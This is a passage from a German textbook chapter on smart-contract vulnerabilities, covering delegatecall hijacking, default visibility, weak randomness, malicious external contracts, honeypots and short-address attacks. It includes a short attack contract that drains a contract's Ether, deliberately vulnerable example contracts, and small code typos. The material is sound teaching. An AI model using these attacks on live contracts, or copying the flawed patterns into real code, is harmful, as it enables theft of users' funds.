FibNumber. Das läuft wie erwartet (d.h., nach der Ausführung wurde `calculatedFibNumber` modifiziert). Erinnern Sie sich aber daran zurück, dass die `start`-Variable im `FibonacciLib`-Kontrakt in `slot[0]` liegt, also der `fibonacciLibrary`-Adresse des aktuellen Kontrakts entspricht. Das bedeutet, dass die Funktion `fibonacci` ein unerwartetes Ergebnis zurückliefert. Das liegt daran, dass sie `start (slot[0])` referenziert, die im aktuellen aufrufenden Kontext die `fibonacciLibrary`-Adresse enthält (die oft recht groß ist, wenn sie als `uint` interpretiert wird). Daher ist es wahrscheinlich, dass die `withdraw`-Funktion unverrichteter Dinge zurückkehrt, da sie keine `uint(fibonacciLibrary)` Ether von `calculatedFibNumber` enthält.

Schlimmer noch: Der `FibonacciBalance`-Kontrakt erlaubt den Nutzern, alle `fibonacciLibrary`-Funktionen über die Fallback-Funktion in Zeile 26 aufzurufen. Wie weiter oben diskutiert, umfasst das auch die `setStart`-Funktion. Wir haben erläutert, dass diese Funktion es jedem erlaubt, den Speicher `slot[0]` zu setzen oder zu modifizieren. In diesem Fall ist `slot[0]` die `fibonacciLibrary`-Adresse. Ein Angreifer könnte nun einen böartigen Kontrakt entwickeln, dessen Adresse in `uint` konvertieren (mit Python einfach `int('<address>',16)`) und dann `setStart(<adresse_des_angreifenden_kontrakts_als_uint>)` ausführen. Damit wird `fibonacciLibrary` auf die Adresse des angreifenden Kontrakts gesetzt. Ruft ein Nutzer nun `withdraw` oder die Fallback-Funktion auf, wird der böartige Kontrakt ausgeführt (der das gesamte Guthaben des Kontrakts stehlen kann), weil die eigentliche Adresse von `fibonacciLibrary` geändert wurde. Ein solcher Angriffskontrakt sieht beispielsweise so aus:

```
1 contract Attack {
2     uint storageSlot0; // Entspricht fibonacciLibrary
3     uint storageSlot1; // Entspricht calculatedFibNumber
4
5     // Fallback - wird ausgeführt, wenn die angegebene Funktion nicht gefunden wird
6     function() public {
7         storageSlot1 = 0; // Wir setzen calculatedFibNumber auf 0. Wird withdraw
8         // aufgerufen, senden wir keine Ether
9         <attacker_address>.transfer(this.balance); // sondern greifen alle Ether ab.
10    }
11 }
```

Beachten Sie, dass dieser Angriffskontrakt `calculatedFibNumber` ändert, indem er `slot[1]` manipuliert. Im Prinzip kann der Angreifer beliebige Slots modifizieren, um alle Arten von Angriffen auf diesen Kontrakt durchzuführen. Wir empfehlen, die Kontrakte in Remix (<https://remix.ethereum.org>) zu laden und mit verschiedenen Angriffskontrakten und Zustandsänderungen zu experimentieren, die die `delegatecall`-Funktion einsetzen.

Es ist auch wichtig, zu bemerken, dass `delegatecall` die Zustände zwar erhält, dass dabei aber nicht die Namen der Kontraktvariablen gemeint sind, sondern lediglich die Speicherslots, auf die diese Namen verweisen. Wie Sie an diesem Beispiel sehen, kann ein einfacher Fehler dazu führen, dass ein Angreifer den gesamten Kontrakt kapert und alle Ether stiehlt.

Präventive Techniken

Solidity stellt das Schlüsselwort `library` für die Implementierung von Bibliotheks-kontrakten zur Verfügung (Details finden Sie in der Dokumentation (<http://bit.ly/2zjD8TI>)). Es stellt sicher, dass der Bibliothekskontrakt zustandslos ist und sich nicht selbst zerstören kann. Zustandslose Bibliotheken mildern die Komplexität des Speicherkontexts ab, den wir in diesem Abschnitt beschrieben haben. Zustandslose Bibliotheken unterbinden außerdem Angriffe, bei denen Angreifer den Zustand der Bibliothek direkt manipulieren, um die Kontrakte anzugreifen, die den Bibliothekscode verwenden. Die allgemeine Regel lautet, bei der Nutzung von `DELEGATECALL` peinlich genau auf den Aufrufkontext sowohl des Bibliothekskontrakts als auch des aufrufenden Kontrakts zu achten und wann immer möglich zustandsfreie Bibliotheken zu entwickeln.

Reales Beispiel: Parity Multisig Wallet (zweiter Hack)

Der zweite Parity-Multisig-Wallet-Hack ist ein Beispiel dafür, wie gut geschriebener Code missbraucht werden kann, wenn er außerhalb des angedachten Kontexts ausgeführt wird. Es gibt eine Reihe guter Erläuterungen dieses Hacks, etwa »Parity Multisig Hacked. Again« (<http://bit.ly/2Dg7GtW>) oder »An In-Depth Look at the Parity Multisig Bug« (<http://bit.ly/2Of06B9>).

Um diese Referenzen zu ergänzen, wollen wir die missbrauchten Kontrakte untersuchen. Die Bibliotheks- und Wallet-Kontrakte finden Sie auf GitHub (<http://bit.ly/2OgnXQC>).

Der Bibliothekskontrakt sieht wie folgt aus:

```
1 contract WalletLibrary is WalletEvents {
2
3     ...
4
5     // throw unless the contract is not yet initialized.
6     modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
7
8     // constructor - just pass on the owner array to multiowned and
9     // the limit to daylimit
10    function initWallet(address[] _owners, uint _required, uint _daylimit)
11        only_uninitialized {
12        initDaylimit(_daylimit);
13        initMultiowned(_owners, _required);
14    }
15
16    // kills the contract sending everything to `_to`.
17    function kill(address _to) onlymanyowners(sha3(msg.data)) external {
18        suicide(_to);
19    }
20
21    ...
22
23 }
```

Und hier der Wallet-Kontrakt:

```
1  contract Wallet is WalletEvents {
2
3    ...
4
5    // METHODS
6
7    // gets called when no other function matches
8    function() payable {
9        // just being sent some cash?
10       if (msg.value > 0)
11           Deposit(msg.sender, msg.value);
12       else if (msg.data.length > 0)
13           _walletLibrary.delegatecall(msg.data);
14   }
15
16   ...
17
18   // FIELDS
19   address constant _walletLibrary =
20       0xcafecafecafecafecafecafecafecafecafe;
21 }
```

Beachten Sie, dass der Wallet-Kontrakt grundsätzlich alle Aufrufe über `delegate call` an den `WalletLibrary`-Kontrakt weitergibt. Die konstante `_walletLibrary`-Adresse in diesem Codefragment dient als Platzhalter für den tatsächlich aktiven `WalletLibrary`-Kontrakt (der an `0x863DF6BFa4469f3ead0bE8f9F2AAE51c91A907b4` liegt).

Die angedachte Aufgabe dieser Kontrakte war es, einen einfach (und günstig) einsetzbaren `Wallet`-Kontrakt zu haben, dessen Codebasis und Hauptfunktionalitäten aus dem `WalletLibrary`-Kontrakt stammen. Unglücklicherweise ist `WalletLibrary` selbst ein Kontrakt und pflegt seinen eigenen Zustand. Erkennen Sie, warum das ein Problem ist?

Es ist möglich, den `WalletLibrary`-Kontrakt selbst aufzurufen. Konkret kann man den `WalletLibrary`-Kontrakt initialisieren und zu dessen Eigentümer aufsteigen. Tatsächlich hat ein Benutzer genau das gemacht, also die `initWallet`-Funktion des `WalletLibrary`-Kontrakts aufgerufen, und ist so zum Eigentümer des Bibliothekskontrakts geworden. Der gleiche Nutzer hat daraufhin die `kill`-Funktion aufgerufen. Weil er der Besitzer des Bibliothekskontrakts war, hat sich der Kontrakt selbst zerstört. Da sich alle existierenden `Wallet`-Kontrakte auf den Bibliothekskontrakt bezogen und keine Methode enthielten, die diese Referenz ändert, ging deren gesamte Funktionalität, einschließlich der Möglichkeit zur Abhebung von Ether, mit dem `WalletLibrary`-Kontrakt verloren. Alle Ether in allen Parity Multisig Wallets dieses Typs gingen so direkt verloren oder können nicht mehr erstattet werden.

Standardsichtbarkeit

Funktionen bei Solidity können die Sichtbarkeit angeben und so festlegen, wie sie aufgerufen werden können. Die Sichtbarkeit bestimmt, ob die Funktion extern von Benutzern, von anderen abgeleiteten Kontrakten, nur intern oder nur extern aufgerufen werden kann. Es gibt vier dieser Spezifikationssymbole, die in der Solidity-Dokumentation (<http://bit.ly/2ABiv7j>) detailliert beschrieben werden. Funktionen verwenden standardmäßig `public`, was es Nutzern erlaubt, sie extern aufzurufen. Wir sehen uns nun an, wie die fehlerhafte Nutzung der Sichtbarkeitssymbole zu katastrophalen Sicherheitslücken in Smart Contracts führt.

Die Sicherheitslücke

Die Standardsichtbarkeit für Funktionen ist `public`, d.h., dass Funktionen, die ihre Sichtbarkeit nicht festlegen, von externen Benutzern aufgerufen werden können. Dieses Problem tritt auf, wenn Entwickler die Sichtbarkeit versehentlich nicht explizit festlegen, wenn die Funktionen privat bleiben (oder nur innerhalb des Kontrakts aufgerufen werden) sollten.

Sehen wir uns mal ein triviales Beispiel an:

```
1 contract HashForEther {
2
3     function withdrawWinnings() {
4         // Gewonnen, wenn die letzten 8 Zeichen der Adresse 0 sind
5         require(uint32(msg.sender) == 0);
6         _sendWinnings();
7     }
8
9     function _sendWinnings() {
10         msg.sender.transfer(this.balance);
11     }
12 }
```

Dieser Kontrakt fungiert als einfaches Adressratespiel. Um das Guthaben zu gewinnen, muss der Nutzer eine Ethereum-Adresse generieren, deren 8 letzte Hex-Zeichen 0 sind. Sobald dieses Ziel erreicht ist, kann die `withdrawWinnings`-Funktion aufgerufen werden, um den Gewinn zu erhalten.

Unglücklicherweise wurde die Sichtbarkeit der Funktionen nicht spezifiziert. Insbesondere `_sendWinnings` ist standardmäßig `public`, weshalb jede Adresse sie aufrufen und den Gewinn einsacken kann.

Präventive Techniken

Es ist bewährte Praxis, immer die Sichtbarkeit aller Funktionen in einem Kontrakt zu spezifizieren, selbst wenn sie bewusst `public` gehalten sind. Neuere Versionen von `solc` geben eine Warnung aus, wenn Funktionen die Sichtbarkeit nicht explizit festlegen, um diese Praxis zu fördern.

Reales Beispiel: Parity Multisig Wallet (erster Hack)

Beim ersten Parity-Multisig-Hack wurden Ether im Wert von etwa 31 Millionen gestohlen, hauptsächlich aus drei Wallets. Eine gute Zusammenfassung dessen, was da genau passiert ist, liefert Haseeb Qureshi (<https://bit.ly/2vHiuJQ>).

Im Wesentlichen wird die Multisig-Wallet aus dem Wallet-Basiskontrakt erzeugt, der den Bibliothekskontrakt aufruft, der die Kernfunktionalität (wie in »Reales Beispiel: Parity Multisig Wallet (zweiter Hack)« auf Seite 190 beschrieben) enthält. Der Bibliothekskontrakt enthält den Code zur Initialisierung der Wallet, wie im folgenden Codeschnipsel zu sehen ist:

```
1  contract WalletLibrary is WalletEvents {
2
3      ...
4
5      // METHODS
6
7      ...
8
9      // constructor is given number of sigs required to do protected
10     // "onlymanyowners" transactions as well as the selection of addresses
11     // capable of confirming them
12     function initMultiowned(address[] _owners, uint _required) {
13         m_numOwners = _owners.length + 1;
14         m_owners[1] = uint(msg.sender);
15         m_ownerIndex[uint(msg.sender)] = 1;
16         for (uint i = 0; i < _owners.length; ++i)
17         {
18             m_owners[2 + i] = uint(_owners[i]);
19             m_ownerIndex[uint(_owners[i])] = 2 + i;
20         }
21         m_required = _required;
22     }
23
24     ...
25
26     // constructor - just pass on the owner array to multiowned and
27     // the limit to daylimit
28     function initWallet(address[] _owners, uint _required, uint _daylimit) {
29         initDaylimit(_daylimit);
30         initMultiowned(_owners, _required);
31     }
32 }
```

Keine dieser Funktionen legt ihre Sichtbarkeit fest, sie sind standardmäßig also public. Die Funktion `initWallet` wird im Wallet-Konstruktor aufgerufen und legt den Eigner der Multisig-Wallet fest, wie man in `initMultiowned` sehen kann. Da die Funktionen versehentlich als public festgelegt sind, war ein Angreifer in der Lage, diese Funktionen für aktive Kontrakte aufzurufen und das Eigentumsrecht an die Adresse des Angreifers zu setzen. Als Besitzer hat der Angreifer die Wallets dann um alle Ether erleichtert.

Entropie-Illusion

Alle Transaktionen in der Ethereum-Blockchain sind deterministische Zustandsübergangsoperationen. Das bedeutet, dass jede Transaktion den globalen Zustand des Ethereum-Ökosystems auf berechenbare Weise (ohne Unsicherheiten) verändert. Daraus ergibt sich die fundamentale Schlussfolgerung, dass es bei Ethereum keine Quelle der Entropie oder Zufälligkeit gibt. Das Erreichen dezentralisierter Entropie (Zufälligkeit) ist ein wohlbekanntes Problem, für das viele Lösungen vorgeschlagen wurden, unter anderem RANDAO (<https://github.com/randao/randao>) oder auch die Verwendung einer Kette von Hashs, wie von Vitalik Buterin im Blogpost »Validator Ordering and Randomness in PoS« (<https://vitalik.ca/files/randomness.html>) beschrieben.

Die Sicherheitslücke

Einer der ersten für die Ethereum-Plattform entwickelten Kontrakte war ein Glücksspiel. Grundsätzlich benötigen Glücksspiele eine gewisse Zufälligkeit (auf die man wetten kann), was die Entwicklung eines Glücksspiels auf der Blockchain (einem deterministischen System) recht schwierig macht. Daher ist klar, dass die Zufallszahlen außerhalb der Blockchain erzeugt werden müssen. Das ist für Wetten zwischen Spielern möglich (siehe dazu etwa die Commit-Reveal-Technik (<http://bit.ly/2CUh2KS>)). Allerdings wird die Sache wesentlich komplizierter, wenn der Kontrakt als »Bank« fungieren soll (wie bei Blackjack oder Roulette). Eine typische Falle ist dabei die Verwendung zukünftiger Blockvariablen – d. h. Variablen, die Informationen über den Transaktionsblock enthalten, deren Werte noch nicht bekannt sind, etwa Hashs, Zeitstempel, Blocknummern oder Gaslimits. Das Problem mit diesen Werten ist, dass sie durch den Miner kontrolliert werden, der den Block schürft, und daher nicht wirklich zufällig sind. Nehmen Sie zum Beispiel einen Roulette-Smart-Contract, dessen Logik eine schwarze Zahl zurückgibt, wenn der nächste Block-Hash mit einer geraden Ziffer endet. Ein Miner (oder Mining-Pool) könnte eine Million auf Schwarz setzen. Wenn er den nächsten Block schürft und sieht, dass der Hash mit einer ungeraden Ziffer endet, könnte er den Block schlicht nicht veröffentlichen und den nächsten schürfen, bis er eine Lösung findet, bei dem der Block-Hash mit einer geraden Zahl endet (vorausgesetzt, Blockbelohnung und Gebühren sind niedriger als eine Million). Die Verwendung vergangener oder aktueller Variablen ist noch katastrophaler, wie Martin Swende in seinem exzellenten Blogpost (http://martin.swende.se/blog/Breaking_the_house.html) demonstriert. Die alleinige Verwendung von Blockvariablen bedeutet außerdem, dass für alle Transaktionen in einem Block die gleiche Pseudozufallszahl erzeugt wird, sodass ein Angreifer seine Gewinne vervielfachen kann, wenn er viele Transaktionen innerhalb eines Blocks macht (sofern es kein Wett-Maximum gibt).

Präventive Techniken

Die Quelle der Entropie (Zufälligkeit) muss außerhalb der Blockchain liegen. Das ist möglich zwischen Peers mit Systemen wie Commit/Reveal (<http://bit.ly/2CUh2KS>) oder wenn man das Vertrauen auf mehrere Teilnehmer überträgt (wie bei Rand-DAO (<https://github.com/randao/randao>)). Das kann auch über eine zentralisierte Entität erfolgen, die als Zufallsorakel fungiert. Blockvariablen (im Allgemeinen, auch wenn es einige Ausnahmen gibt) dürfen nicht als Entropiequelle genutzt werden, da sie von Minern manipuliert werden können.

Reales Beispiel: PRNG-Kontrakte

Im Februar 2018 bloggte (<http://bit.ly/2Q589lx>) Arseny Reutov über seine Analyse von 3.649 aktiven Smart Contracts, die irgendeine Form von Zufallszahlengenerator (*Pseudorandom Number Generator*, PRNG) nutzen. Er fand 43 Kontrakte, die man hätte missbrauchen können.

Referenzierung externer Kontrakte

Einer der Vorteile des Ethereum-Weltcomputers ist die Möglichkeit, Code wiederzuverwenden und mit Kontrakten zu interagieren, die im Netzwerk bereits aktiv sind. Dementsprechend ruft eine große Zahl von Kontrakten externe Kontrakte auf, üblicherweise über externe Nachrichtenaufrufe. Diese Aufrufe können die Absichten bössartiger Akteure verschleiern, was wir nachfolgend zeigen wollen.

Die Sicherheitslücke

Bei Solidity kann jede Adresse in einen Kontrakt umgewandelt werden, und das unabhängig davon, ob der Code an dieser Adresse dem umgewandelten Kontrakttyp entspricht. Das kann zu Problemen führen, insbesondere wenn der Autor des Kontrakts versucht, bössartigen Code zu verstecken. Wir wollen das anhand eines Beispiels verdeutlichen.

Betrachten Sie den Code in Beispiel 9-8, der die ROT13-Chiffre (<https://en.wikipedia.org/wiki/ROT13>) rudimentär implementiert.

Beispiel 9-8: Rot13Encryption.sol

```
1 // Verschlüsselungskontrakt
2 contract Rot13Encryption {
3
4     event Result(string convertedString);
5
6     // String nach rot13 verschlüsseln
7     function rot13Encrypt (string text) public {
8         uint256 length = bytes(text).length;
9         for (var i = 0; i < length; i++) {
10             byte char = bytes(text)[i];
```

```

11         // Inline-Assembler zur Modifikation des Strings
12         assembly {
13             // Erstes Byte abrufen
14             char := byte(0,char)
15             // Ist das Zeichen in [n,z]
16             if and(gt(char,0x6D), lt(char,0x7B))
17             // Vom ASCII-Wert 'a' die Differenz zwischen dem
18             // Zeichen <char> und 'z' abziehen
19             { char:= sub(0x60, sub(0x7A,char)) }
20             if iszero(eq(char, 0x20)) // Leerzeichen ignorieren
21             // 13 zum Zeichen hinzuaddieren
22             {mstore8(add(add(text,0x20), mul(i,1)), add(char,13))}
23         }
24     }
25     emit Result(text);
26 }
27
28 // String nach rot13 entschlüsseln
29 function rot13Decrypt (string text) public {
30     uint256 length = bytes(text).length;
31     for (var i = 0; i < length; i++) {
32         byte char = bytes(text)[i];
33         assembly {
34             char := byte(0,char)
35             if and(gt(char,0x60), lt(char,0x6E))
36             { char:= add(0x7B, sub(char,0x61)) }
37             if iszero(eq(char, 0x20))
38             {mstore8(add(add(text,0x20), mul(i,1)), sub(char,13))}
39         }
40     }
41     emit Result(text);
42 }
43 }

```

Der Code nimmt einfach einen String (die Buchstaben a bis z ohne Validierung) und *verschlüsselt* ihn, indem er jedes Zeichen um 13 Stellen nach rechts verschiebt, d.h., a wird zu n und x wird zu k. Den Assemblercode im obigen Kontrakt müssen Sie nicht verstehen, um das diskutierte Problem nachvollziehen zu können. Mit Assembler nicht vertraute Leser können den Code einfach ignorieren.

Betrachten Sie nun den folgenden Kontrakt, der diesen Code für die Verschlüsselung nutzt:

```

1  import "Rot13Encryption.sol";
2
3  // Top-Secret-Infos verschlüsseln
4  contract EncryptionContract {
5      // Verschlüsselungsbibliothek
6      Rot13Encryption encryptionLibrary;
7
8      // Konstruktorbibliothek initialisieren
9      constructor(Rot13Encryption _encryptionLibrary) {
10         encryptionLibrary = _encryptionLibrary;
11     }
12 }

```

```

13     function encryptPrivateData(string privateInfo) {
14         // Hier stehen möglicherweise weitere Operationen
15         encryptionLibrary.rot13Encrypt(privateInfo);
16     }
17 }

```

Das Problem mit diesem Kontrakt besteht darin, dass die `encryptionLibrary`-Adresse weder `public` noch `constant` ist. Der Nutzer des Kontrakts könnte dem Konstruktor also eine Adresse übergeben, die auf den folgenden Kontrakt verweist:

```

1 // encryption contract
2 contract Rot26Encryption {
3
4     event Result(string convertedString);
5
6     // String nach rot13 verschlüsseln
7     function rot13Encrypt (string text) public {
8         uint256 length = bytes(text).length;
9         for (var i = 0; i < length; i++) {
10             byte char = bytes(text)[i];
11             // Inline-Assembler zur Modifikation des Strings
12             assembly {
13                 // Erstes Byte abrufen
14                 char := byte(0,char)
15                 // Ist das Zeichen in [n,z]
16                 if and(gt(char,0x6D), lt(char,0x7B))
17                     // Vom ASCII-Wert 'a' die Differenz zwischen dem
18                     // Zeichen <char> und 'z' abziehen
19                     { char:= sub(0x60, sub(0x7A,char)) }
20                 // Leerzeichen ignorieren
21                 if iszero(eq(char, 0x20))
22                     // 26 zum Zeichen hinzuaddieren!
23                     {mstore8(add(text,0x20), mul(i,1)), add(char,26))}
24             }
25         }
26         emit Result(text);
27     }
28
29     // String nach rot13 entschlüsseln
30     function rot13Decrypt (string text) public {
31         uint256 length = bytes(text).length;
32         for (var i = 0; i < length; i++) {
33             byte char = bytes(text)[i];
34             assembly {
35                 char := byte(0,char)
36                 if and(gt(char,0x60), lt(char,0x6E))
37                     { char:= add(0x7B, sub(char,0x61)) }
38                 if iszero(eq(char, 0x20))
39                     {mstore8(add(text,0x20), mul(i,1)), sub(char,26))}
40             }
41         }
42         emit Result(text);
43     }
44 }

```

Dieser Kontrakt implementiert die ROT26-Chiffre, die jedes Zeichen um 26 Stellen verschiebt (also gar nichts macht). Hier müssen Sie erneut den Assemblercode nicht verstehen. Der Angreifer hätte aber auch einfach den folgenden Kontrakt verwenden können, der den gleichen Effekt hat:

```
1 contract Print{
2     event Print(string text);
3
4     function rot13Encrypt(string text) public {
5         emit Print(text);
6     }
7 }
```

Wird dem Konstruktor eine dieser beiden Adressen übergeben, erzeugt die encrypt PrivateData-Funktion ein Event, das die unverschlüsselten privaten Daten ausgibt.

In diesem Beispiel wurde ein bibliotheksartiger Kontrakt im Konstruktor festgelegt. Häufig kann ein privilegierter Nutzer (etwa der Besitzer) die Kontraktadresse der Bibliothek ändern. Enthält der verlinkte Kontrakt die aufgerufene Funktion nicht, wird die Fallback-Funktion ausgeführt. Wäre beispielsweise der folgende Kontrakt durch encryptionLibrary festgelegt worden:

```
1 contract Blank {
2     event Print(string text);
3     function () {
4         emit Print("Here");
5         // Hier stehender bössartiger Code wird ausgeführt
6     }
7 }
```

würde der Aufruf von encryptionLibrary.rot13Encrypt() das Event Here emittieren. Können Nutzer die Kontraktbibliotheken ändern, können sie im Prinzip auch andere Nutzer dazu bringen, unwissentlich beliebigen Code auszuführen.



Die hier vorgestellten Kontrakte dienen nur der Demonstration und stellen keine richtige Verschlüsselung dar. Sie dürfen nicht für die Verschlüsselung genutzt werden.

Präventive Techniken

Wie bereits gezeigt, können sichere Kontrakte (in manchen Fällen) so eingesetzt werden, dass sie sich bössartig verhalten. Ein Auditor könnte einen Kontrakt öffentlich validieren und dann den Kontrakteigentümer den Kontrakt auf bössartige Weise ausführen lassen. Auf diesem Weg wäre es möglich, einen öffentlich auditierten Vertrag mit Sicherheitslücken oder bössartigen Absichten zu erzeugen.

Es gibt eine Reihe von Techniken, die solche Szenarien verhindern.

Eine Technik besteht darin, das Schlüsselwort new zum Erzeugen von Kontrakten zu verwenden. Im obigen Beispiel hätte der Konstruktor wie folgt geschrieben werden können:

```

constructor() {
    encryptionLibrary = new Rot13Encryption();
}

```

Auf diese Weise wird eine Instanz des referenzierten Kontrakts zum Nutzungszeitpunkt erzeugt, und der Nutzer kann den Rot13Encryption-Kontrakt nicht ersetzen, ohne ihn zu ändern.

Eine andere Lösung ist eine fest codierte externe Kontraktadresse.

Generell sollte Code, der externe Kontrakte aufruft, immer sorgfältig auditiert werden. Eine gute Idee eines Entwicklers wäre es, Kontraktadressen öffentlich zu machen (was im Honeypot-Beispiel im nächsten Abschnitt nicht der Fall ist), damit Nutzer den im Kontrakt referenzierten Code einfach untersuchen können. Umgekehrt kann ein Kontrakt mit privaten variablen Kontraktadressen ein Zeichen dafür sein, dass sich jemand böse verhält (wie im realen Beispiel zu sehen). Kann ein Nutzer eine Kontraktadresse ändern, die zum Aufruf externer Funktionen genutzt wird, kann (im Kontext eines dezentralisierten Systems) die Implementierung eines Timelocks und/oder Wahlsystems wichtig sein, das es den Benutzern erlaubt, zu sehen, welcher Code geändert wurde, oder den Teilnehmern die Chance gibt, die neue Kontraktadresse anzunehmen bzw. abzulehnen.

Reales Beispiel: Reentrancy-Honeypot

Eine Reihe neuester Honeypots wurde im mainnet veröffentlicht. Diese Kontrakte möchten Ethereum-Hacker austricksen, die versuchen, Kontrakte zu missbrauchen, und so Ether an die Kontrakte verlieren, die sie knacken wollen. Ein Beispiel nutzt den folgenden Angriff, um den erwarteten Kontrakt im Konstruktor durch einen bösartigen zu ersetzen. Den Code finden Sie hier (<http://bit.ly/2JtdqRi>):

```

1  pragma solidity ^0.4.19;
2
3  contract Private_Bank
4  {
5      mapping (address => uint) public balances;
6      uint public MinDeposit = 1 ether;
7      Log TransferLog;
8
9      function Private_Bank(address _log)
10     {
11         TransferLog = Log(_log);
12     }
13
14     function Deposit()
15     public
16     payable
17     {
18         if(msg.value >= MinDeposit)
19         {
20             balances[msg.sender]+=msg.value;
21             TransferLog.AddMessage(msg.sender,msg.value,"Deposit");

```

```

22     }
23 }
24
25 function CashOut(uint _am)
26 {
27     if(_am<=balances[msg.sender])
28     {
29         if(msg.sender.call.value(_am>())
30         {
31             balances[msg.sender]-=_am;
32             TransferLog.AddMessage(msg.sender,_am,"CashOut");
33         }
34     }
35 }
36
37 function() public payable{}
38
39 }
40
41 contract Log
42 {
43     struct Message
44     {
45         address Sender;
46         string Data;
47         uint Val;
48         uint Time;
49     }
50
51     Message[] public History;
52     Message LastMsg;
53
54     function AddMessage(address _adr,uint _val,string _data)
55     public
56     {
57         LastMsg.Sender = _adr;
58         LastMsg.Time = now;
59         LastMsg.Val = _val;
60         LastMsg.Data = _data;
61         History.push(LastMsg);
62     }
63 }

```

Dieser Post (<http://bit.ly/2Q58VyX>) eines reddit-Nutzers erklärt, wie er einen Ether an diesen Kontrakt verloren hat, indem er den Reentrancy-Bug ausnutzen wollte, der vermeintlich in diesem Kontrakt vorhanden war.

Kurze Adressen/Parameter

Dieser Angriff erfolgt nicht auf Solidity-Kontrakte selbst, sondern auf Drittanbieteranwendungen, die mit ihnen interagieren. Dieser Abschnitt wurde der Vollständigkeit halber aufgenommen und soll das Bewusstsein des Lesers schärfen, wie Parameter in Kontrakten manipuliert werden können.

Weiterführende Informationen finden Sie in »The ERC20 Short Address Attack Explained« (<http://bit.ly/2yKme14>), »ICO Smart Contract Vulnerability: Short Address Attack« (<http://bit.ly/2yFOGRQ>) und in diesem reddit-Post (<http://bit.ly/2CQjBhc>).

Die Sicherheitslücke

Wenn man Parameter an einen Smart Contract übergibt, werden diese entsprechend der ABI-Spezifikation (<http://bit.ly/2Q5VIG9>) codiert. Es ist möglich, codierte Parameter zu senden, die kürzer sind, als eigentlich erwartet (z.B. kann man eine Adresse senden, die nur 38 Hex-Zeichen (19 Byte) statt der üblichen 40 Hex-Zeichen (20 Byte) lang ist). In einem solchen Fall hängt die EVM Nullen an das Ende der codierten Parameter an, um auf die erwartete Länge zu kommen.

Das wird zu einem Problem, wenn die Drittanbieteranwendung die Eingaben nicht validiert. Das deutlichste Beispiel dafür ist eine Börse, die die Adresse eines ERC20-Tokens nicht verifiziert, wenn ein Nutzer eine Auszahlung anfordert. Dieses Beispiel wird in Peter Vesseness Post »The ERC20 Short Address Attack Explained« (<http://bit.ly/2Q1ybpQ>) ausführlicher erklärt.

Sehen Sie sich das Interface der ERC20 (<http://bit.ly/2CUf7WG>)-transfer-Funktion an und beachten Sie die Reihenfolge der Parameter:

```
function transfer(address to, uint tokens) public returns (bool success);
```

Betrachten wir nun eine Börse, die eine große Menge Tokens enthält (sagen wir REP), und einen Nutzer, der 100 Tokens abheben möchte. Der Nutzer würde seine Adresse, z.B. 0xdeaddeaddeaddeaddeaddeaddeaddeaddeaddead, und die Anzahl Tokens, also 100, angeben. Die Börse würde diese Parameter entsprechend der durch die transfer-Funktion festgelegten Reihenfolge codieren, also zuerst die adresse und dann die token. Das codierte Ergebnis sieht wie folgt aus:

```
a9059cbb000000000000000000000000deaddeadea \
ddeaddeadeadeadeadeadeadeadeadead0000000000000
00000000000000000000000000000000000056bc75e2d6310000
```

Die ersten vier Bytes (a9059cbb) sind der Funktionsselektor (<http://bit.ly/2RmueMP>) der transfer-Funktion. Die nächsten 32 Bytes sind die Adresse und die letzten 32 Bytes die Anzahl Tokens als uint256. Der Hex-Wert 56bc75e2d63100000 entspricht 100 Tokens (mit 18 Nachkommastellen, wie im REP-Token-Kontrakt spezifiziert).

Sehen wir uns nun an, was passiert, wenn wir eine Adresse senden, bei der ein Byte (2 Hex-Ziffern) fehlt. Wir senden also `0xdeaddeaddeaddeaddeaddeaddeaddead` als Adresse (ohne die beiden letzten Ziffern) und wieder 100 Tokens. Validiert die Börse diese Eingabe nicht, wird sie wie folgt codiert:

```
a9059cbb0000000000000000000000000000deaddeadea \
ddeaddeadeadeadeadeadeadeade0000000000000000
00000000000000000000000000000000000056bc75e2d631000000
```

Der Unterschied ist subtil: 00 wurde an das Ende der Codierung angehängt, um die zu kurze Adresse zu kompensieren. Wird das an den Smart Contract gesendet,

wird der address-Parameter als 0xdeaddeaddeaddeaddeaddeaddeaddead00 verarbeitet und der Wert als 56bc75e2d6310000000 (beachten Sie die beiden zusätzlichen 0). Dieser Wert entspricht nun 25600 Tokens (der Wert wurde mit 256 multipliziert). Hält die Börse so viele Tokens vor, würde sich der Nutzer 25600 Tokens an die modifizierte Adresse auszahlen lassen (während die Börse nur von 100 Tokens ausgeht). Natürlich besitzt der Angreifer die modifizierte Adresse dieses Beispiels nicht, doch er könnte eine erzeugen, die mit 00 endet (was per Brute Force recht einfach ist), und diese dann nutzen, um die ahnungslose Börse um die Tokens zu erleichtern.

Präventive Techniken

Alle Eingabeparameter müssen in externen Anwendungen validiert werden, bevor sie an die Blockchain gesendet werden. Es ist auch anzumerken, dass hier die Reihenfolge der Parameter eine wichtige Rolle spielt. Da das Auffüllen (Padding) am Ende erfolgt, kann die sorgfältige Anordnung der Parameter im Smart Contract einige Varianten dieses Angriffs abschwächen.

Ungeprüfte CALL-Rückgabewerte

Es gibt bei Solidity verschiedene Möglichkeiten, externe Aufrufe durchzuführen. Der Versand von Ether an externe Accounts erfolgt üblicherweise über die transfer-Methode. Die send-Funktion kann aber ebenfalls genutzt werden, und wenn es besonders flexibel sein soll, kann man den CALL-Opcode auch direkt in Solidity nutzen. Die call- und send-Funktionen geben einen booleschen Wert zurück, der angibt, ob der Aufruf erfolgreich war oder nicht. Man muss daher mit diesen Funktionen vorsichtig sein, da die sie ausführenden Transaktionen nicht rückgängig gemacht werden, wenn der (durch call oder send initialisierte) Aufruf fehlschlägt. Vielmehr geben die Funktionen einfach false zurück. Ein gängiger Fehler ist, dass der Entwickler davon ausgeht, dass alles zurückgesetzt wird, wenn der Aufruf fehlschlägt, und deshalb den Rückgabewert nicht prüft.

Weitere Informationen finden Sie unter #4 der DASP Top 10 of 2018 (<http://www.dasp.co/#item-4>) und in »Scanning Live Ethereum Contracts for the ›Unchecked-Send‹ Bug« (<http://bit.ly/2RnS1vA>).

Die Sicherheitslücke

Betrachten wir folgendes Beispiel:

```
1 contract Lotto {
2
3     bool public payedOut = false;
4     address public winner;
5     uint public winAmount;
6 }
```

```

7      // ... zusätzliche Funktionalität steht hier
8
9      function sendToWinner() public {
10         require(!payedOut);
11         winner.send(winAmount);
12         payedOut = true;
13     }
14
15     function withdrawLeftOver() public {
16         require(payedOut);
17         msg.sender.send(this.balance);
18     }
19 }

```

Bei diesem Lotto-ähnlichen Kontrakt erhält der Gewinner `winAmount` Ether. Dabei bleibt üblicherweise ein kleiner Betrag übrig, den jeder einstreichen kann.

